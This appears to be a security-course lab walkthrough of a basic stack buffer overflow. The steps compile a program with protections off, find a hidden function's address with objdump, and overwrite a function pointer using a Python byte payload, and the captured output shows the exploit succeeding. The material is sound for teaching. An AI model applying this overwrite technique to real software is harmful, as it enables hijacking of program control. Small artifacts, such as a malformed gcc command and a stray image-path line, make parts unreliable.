Basic exploitation example walkthrough

```
$ gcc -m32 -fno-stack-protector -z execstack -exp101.c -o exp101
```

1. In this example, we attempt to execute an unused functon

   i. Assuming we have identified a vanilla buffer overflow vulnerability

   ii. Identify the address of the `hidden` function.

   ```
   $ objdump -D -M intel exp101 | grep -e "hidden"
   ```

   The dump file is provided here

   iii. We wish to analyse the stack such that we know where our payload goes!

~~~~
```
Expected memory structure
|-----------------------|<--------- Low addresses
|                       |
|                       |
|                       |
|                       |
|-----------------------|<--------- Frame pointer (Top of stack)
|   buffer[0]='A'=0x41  | 1 byte
|-----------------------|
|       buffer[1]       |   "
|-----------------------|
|       buffer[2]       |   "
|-----------------------|
|       buffer[3]       |   "
|-----------------------|
|       buffer[4]       |   "
|-----------------------|
|          ...          |   "
|-----------------------|
|      buffer[31]       |   "
|-----------------------|
|        f = NULL       | 4 bytes
|-----------------------|
|  Saved Frame pointer  |   "
|-----------------------|
~~~~


```
|     return address     |   "  <--- Address to return to in main
|------------------------|
|           a            |   "
|------------------------|
|           b            |   "
|------------------------|
|           c            |   "
|------------------------|
|           d            |   "
|------------------------|<--------- High addresses
```

iv. From the model, we require `32 bytes` of data to fill the buffer and an extra `4 bytes` to overwrite `f`.

- The extra `4 bytes` to overwrite `NULL` in `f` will be the address of `hidden`. In my case, it is `0x0804843b`

  ```
  $ python -c "print '\x41'*32 + '\x3b\x84\x04\x08'"
  ```

  The weird address byte order relates to endianess.



```
student@csec-s:~/code.csec-s/TUT$ python -c "import sys; sys.stdout.write('\x41
'*32 + '\x3b\x84\x04\x08')" | ./exp101
Congratulations you executed me!
student@csec-s:~/code.csec-s/TUT$
```